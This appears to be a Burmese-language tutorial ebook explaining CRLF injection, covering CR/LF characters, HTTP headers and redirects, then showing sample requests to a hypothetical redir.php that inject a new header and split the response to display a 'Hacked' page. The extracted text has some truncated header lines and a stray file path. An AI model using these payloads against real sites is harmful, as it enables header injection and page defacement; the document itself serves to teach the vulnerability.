CRLF Injection

Lotus Black

Introduction

CRLF Injection ဆိုတာ web application vulnerability တစ်ခုဖြစ်ပါတယ်။ ဘယ်လိုအချိန်မှာဖြစ်တာလဲဆိုတော့ user တစ်ယောက်က response header field တွေမှာ (ဥပမာ location, self-cookie,) data တွေကိုတိုက်ရိုက်ထည့်သွင်းခြင်းဖြင့် vulnerability တွေဖြစ်ပေါ်စေမှာပါ။ အဲဒါတွေကတော့ အမျိုးမျိုးသော security exploit တွေကိုဖြစ်ပေါ်စေပါတယ်။ security exploit ကတော့ XSS, Cache Poisoning, Cache-based defacement, Page Injection စတာတွေပါပဲ။

CRLF ဆိုတာဘာလဲ?

CR(Carriage Return) နဲ့ LF(Line Feed) ဆိုတာ ကျွန်တော်တို့ print ထုတ်လို့ရတဲ့ character တွေမဟုတ်ပါဘူး။ စာကြောင်းအဆုံး (end of line) လို့ရည်ညွှန်းရမှာဖြစ်ပါတယ်။

ဥပမာ>>

ကျွန်တော်တို့ text editor မှာစာကြောင်းတစ်ခုရိုက်ထည့်လိုက်ပြီးတဲ့အခါ ကီးဘုတ်ကနေ Enter ခေါက်လိုက်မယ်ဆိုပါစို့။ အဲဒီအချိန်မှာ စာကြောင်းရဲ့ အဆုံးမှာ CRLFက အလိုအလျောက် insert လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

ASCII Table မှာဆိုရင် CR ရဲ့ value က 13 နဲ့ညီပြီး LF Value က 10 နဲ့ညီမျှပါတယ်။ သူတို့နှစ်ခုစလုံးက Decimal Value တွေဖြစ်ပါတယ်။ တစ်ခါတလေမှာတော့ ကျွန်တော်တို့က သူတို့ကို "r\n\" လို့ရေးသားကြပါတယ်။ Programming အကြောင်းသိတဲ့သူတွေကတော့ ဒါကိုသိကြမယ်ထင်ပါတယ်။ :D

HTTP HEADERS

HTTP HEADERS ဆိုတာကတော့ ဆာဗာဘက်ကို request လှမ်းပို့မယ်။ ဆာဗာဘက်ကနေ response ပြန်ပို့ပေးပြီးတာနဲ့ လိုအပ်တဲ့ webpage ကိုပြပေးစေပါတယ်။ တနည်းပြောရရင်တော့ web

browser ကနေတစ်ဆင့် ဆာဗာဘက်ကို request လုပ်မယ်။ ဆာဗာဘက်ကနေ အကြောင်းပြန်လာတာနဲ့ web browser ကနေကျွန်တော်တို့ request လုပ်ထားတဲ့ webpage ကိုပြသပေးတယ်။ ဒါပါပဲ။ :D Site တစ်ခုကိုဖွင့်လိုက်တာနဲ့ ပထမဆုံးမြင်ရတဲ့ page ဟာ အဲဒီဆိုဒ်ရဲ့ Home Page ဖြစ်ပါတယ်။ ဥပမာ www.abc.com ဆိုပါစို့။ ကဲ ပိုပြီး နားလည်သွားအောင် ဘရောက်ဆာကနေ ဆာဗာဘက်ကို ဘယ်လို request လုပ်သလဲဆိုတာ အနည်းငယ်အကျယ်ချဲပြီး တော်ကီနည်းနည်းပွားပါမယ်။

[#] ~ Browser's Request.

GET/HTTP/1.1[CRLF]

Host: www.ABC.com[CRLF]

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101

Firefox/6.0[CRLF]

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5[CRLF]

Accept-Encoding: gzip, deflate[CRLF]

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]

Connection: keep-alive[CRLF][CRLF]

[#] ~ Server's Response.

HTTP/1.1,200,OK[CRLF]

Date: Wed,24,Aug,2011 17:48:46 GMT[CRLF]

Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]

X-Powered-By: PHP/5.0.2[CRLF]

Keep-Alive: timeout=15, max=100[CRLF]

Connection: Keep-Alive[CRLF]Transfer-Encoding:

chunked[CRLF]

Content-Type: text/html[CRLF][CRLF]

[#] ~ WEBPAGE DISPLAYED.

<HTML>

<BODY>

<TITLE>

Welcome to ABC.com

</TITLE>

<BODY>

<CENTER>

Welcome to ABC.com

</CENTER>

</BODY>

</HTML>

အပေါ်မှာပြထားသလိုပါပဲ။ ဘရောက်ဆာကနေ ဆာဗာကို ဒေတာလှမ်းပို့တယ်။ ဆာဗာကနေ ပို့ထားတဲ့ဒေတာကိုဖတ်တယ်။ ပြီးတာနဲ့ အကြောင်းကြားပေးမယ်။ ဘရောက်ဆာက အဲဒါကို သိရှိနားလည်ပြီး webpage အဖြစ်ပြပေးတယ်။ ဟီး :D

REDIRECTION

Website အားလုံးနီးပါးဟာ redirection ကိုယ်စီရှိကြပါတယ်။ ဥပမာ ကျွန်တော်ဆိုဒ်ဆိုပါစို့။ www.soesoediary.org ဆိုတာ www.soesoediary.blogspot.com ကနေ redirect လုပ်ထားတာဖြစ်ပါတယ်။ ဥပမာပြောတာပါ။ ပြောရရင်တော့ redirection ဆိုတာ အခု webpage တစ်ခုကနေ နောက်ပေ့ါချ်တစ်ခုဆီကို Java script အသုံးပြုမှုပေါ်မူတည်ပြီး အချိန်တစ်ခုအတွင်း ကူးပြောင်းပေးတဲ့ process တစ်ခုပါပဲ။ ဥပမာတစ်ခုနဲ့ သွားကြည့်မယ်။ www.abc.com ကနေ www.xyz.com ကို redirect သွားမယ်ဆိုဆိုကြပါစို့။ ဒါဆိုရင် source code တွေကဘယ်လိုနေမလဲဆိုတာကြည့်ရအောင်။

<HTML><BODY><TITLE> Welcome to Example.com</TITLE><META

HTTP-EQUIV='Refresh'

CONTENT='5; URL=http://www.ABC.com/redir.php?

url=http://www.XYZ.com'><body> Welcome to ABC.com

Please wait a few seconds while we

redirect you to the main page

</BODY></HTML>

ကျွန်တော်တို့ Meta Tab မှာဆိုရင် redirection နဲ့ပတ်သက်တာအကုန်လုံး ပါဝင်နေမှာဖြစ်ပါတယ်။

[#] ~ HEADER VIEW

GET/redir.php?url=http://www.XYZ.com H

Host: www.ABC.com[CRLF]

User-Agent: Mozilla/5.0 (Windows NT 5.1;

Accept: text/html,application/xhtml+xml,a

Accept-Language: en-us,en;q=0.5[CRLF]

Accept-Encoding: gzip, deflate[CRLF]

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q

Connection: keep-alive[CRLF][CRLF]

HTTP/1.1 302 Found[CRLF]

Date: Tue, 23 Aug 2011 17:52:17 GMT[CRLF]

Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]

X-Powered-By: PHP/5.0.2[CRLF]

Location: http://www.XYZ.com[CRLF] (User-input in Location)

Keep-Alive: timeout=15, max=99[CRLF]

Connection: Keep-Alive[CRLF]

Transfer-Encoding: chunked[CRLF]

Content-Type: text/html[CRLF]

GET / HTTP/1.1[CRLF]

Host: www.XYZ.com[CRLF]

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0[CRLF]

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8[CRLF]

Accept-Language: en-us,en;q=0.5[CRLF]

Accept-Encoding: gzip, deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Connection: keep-alive[CRLF][CRLF]

ဒီ Source code ထဲမှာဆိုရင် www.xyz.com ရဲ့ဆာဗာဟာ xyz.com home page ရဲ့ Contents အားလုံးကို "HTTP 200 OK" ဆိုတဲ့ response နဲ့ Display လုပ်သွားတာဖြစ်ပါတယ်။

<<ကဲ အခြေခံလေးတွေရပြီဆို အရေးကြီးအပိုင်းစရအောင်>> :D

CRLF Injection

ကဲ အခုဆို ကျွန်တော်တို့ အပေါ်မှာ http header, နဲ့ redirection အကြောင်းအရာတွေကို အထိုက်အလျောက်နားလည်သွားပြီဆိုတော့ အဲဒီကနေ ကျွန်တော်တို့ သိနိုင်တာတစ်ခုက user တွေကနေလာတဲ့ incoming data တွေကို modify လုပ်နိုင်တယ်ဆိုတာပါပဲ။ ဒါဆို ကျွန်တော်တို့ ဘာကို စောင့်နေတော့မှာလဲ။ :P Modify လုပ်ကြပါစို့ :D နမူနာတစ်ခုစမယ်ဗျာ။ အောက်က request မှာ %0d%0a ဆိုတာကို သတိထားပါ။ (CR မှာ D ဒါမှမဟုတ် 0D ဆိုပြီး Hex Value ရှိပါတယ်။ RL အတွက်ကတော့ A နဲ့ 0A အဖြစ်ပေါ့)။

[#] ~ Browser's Request.

GET/redir.php?url=%0D%0ANew_Header:New_Header_Value%0D

%0A HTTP/1.1[CRLF]

Host: www.example.com[CRLF]

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101

Firefox/6.0[CRLF]

Accept:text/html,application/xhtml+xml,application/xml;q=0.9,*/

*;q=0.8[CRLF]

Accept-Language: en-us,en;q=0.5[CRLF]

Accept-Encoding: gzip, deflate[CRLF]

Accept-Charset: ISO-8859-1,utf-

8;q=0.7,*;q=0.7[CRLF]

Connection: keep-alive[CRLF][CRLF]

[#] ~ Server's Reponse.

HTTP/1.1 302 Found[CRLF]

Date: Tue, 23 Aug 2011 18:34:36 GMT[CRLF]

Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]

X-Powered-By: PHP/5.0.2[CRLF]

Location: [CRLF]

New_Header: New_Header_Value[CRLF] (An injected header field

using the CRLF characters,)

Keep-Alive: timeout=15, max=99[CRLF]

Connection: Keep-Alive[CRLF]

Transfer-Encoding: chunked[CRLF]

Content-Type: text/html[CRLF][CRLF]

အပေါ်က မြင်ရတဲ့ browser request မှာ ကျွန်တော်တို့ CR Value တစ်ခုကိုပဲ Inject လုပ်ပါမယ်။
အောက်ကလိုပေါ့။

New_Header:New_Header_Value (%0D

%0ANew_Header:New_Header_Value%0D%0A)

0D%0A ဒါကတော့ ကျွန်တော်တို့ CR မှာ Inject လုပ်တဲ့အပိုင်းပေါ့ဗျာ။ :D

Another Example

[#] ~ Browser's Request.

GET/redir.php?url=%0d%0aContent-Type:%20text/html

%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:

%20text/html%0d%0a%0d%0a%3Ccenter%3E

%3Ch1%3EHacked%3C/h1%3E%3C/center%3E

HTTP/1.1[CRLF]

Host: www.ABC.com[CRLF]

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0)

Gecko/20100101 Firefox/6.0[CRLF]

Accept:text/html,application/xhtml+xml,application/xml;q

=0.9,*/*;q=0.8[CRLF]

Accept-Language: en-us,en;q=0.5[CRLF]

Accept-Encoding: gzip, deflate[CRLF]

Accept-Charset: ISO-8859-1,utf-

8;q=0.7,*;q=0.7[CRLF]

Connection: keep-alive[CRLF][CRLF]

[#] ~ Server's Reponse.

HTTP/1.1 302 Found[CRLF]

Date: Tue, 23 Aug 2011 18:49:08 GMT[CRLF]

Server: Apache/1.3.33 (Win32) PHP/5.0.2[CRLF]

X-Powered-By: PHP/5.0.2[CRLF]

Location:[CRLF]

Content-Type: text/html[CRLF][CRLF]

HTTP/1.1 200 OK [CRLF] (New Response Header Created Using

CRLF Injection, Response Splitting)

Content-Type: text/html[CRLF][CRLF]

<h1>Hacked</h1> [CRLF]


Keep-Alive: timeout=15, max=100[CRLF]

Connection: Keep-Alive[CRLF]

Transfer-Encoding: chunked[CRLF]

Content-Type: text/html[CRLF][CRLF]

အပေါ်မှာဆိုရင် (အနီနဲ့ပြထားပါတယ်၊ မြန်မာလို ဘာသာမပြန်ပေးတော့ဘူး။ ဟီး) CRLF Injection ကိုအသုံးပြုပြီး header အသစ်အဖြစ် ပြင်ထားတာဖြစ်ပါတယ်။ ဒါဆိုရင် response header မှာ inject လုပ်ထားတဲ့အတွက် အထဲကဒေတာတွေအားလုံးဟာလည်း new header ဆီကို redirect လုပ်သွားမှာဖြစ်ပါတယ်။ အခုဆိုရင် webpage က ခုလိုဖြစ်နေပါလိမ့်မယ်။



စာအုပ်ကတော့ ဒီမှာတင်ပြီးသွားပြီဗျ။ စာရေးသူက သိအိုရီသဘောတရားလောက်ပဲ ရေးထားတော့ အမှန်အတိုင်းဝန်ခံရရင် ကျွန်တော်လည်း သိပ်နားမလည်ပါဘူး။ ကဲ အားလုံးပဲ CRLF Injection အကြောင်းအထိုက်အလျောက်နားလည်သွားလိမ့်မယ်လို့မျော်လင့်ပါတယ်။ လိုအပ်သည်များရှိပါက ကျွန်တော်ရဲ့ ညံ့ဖျင်းမှုကြောင့်သာဖြစ်ပါလိမ့်မယ်။

My Official Site:
www.soesoediary.org
My Blogging Partners:
Min soe Yar Sar
www.minsoeyarsar.com
Blogger Phyo Lay
www.bloggerphyolay.com

Greetz: Gurender Singh
C0d3 N4m3-Un_N0n Antil0g

<<<<<<<<<<<<<<<<<Thanks You for reading my ebooks>>>>>>>>>>>>>>>>>

Lotus Black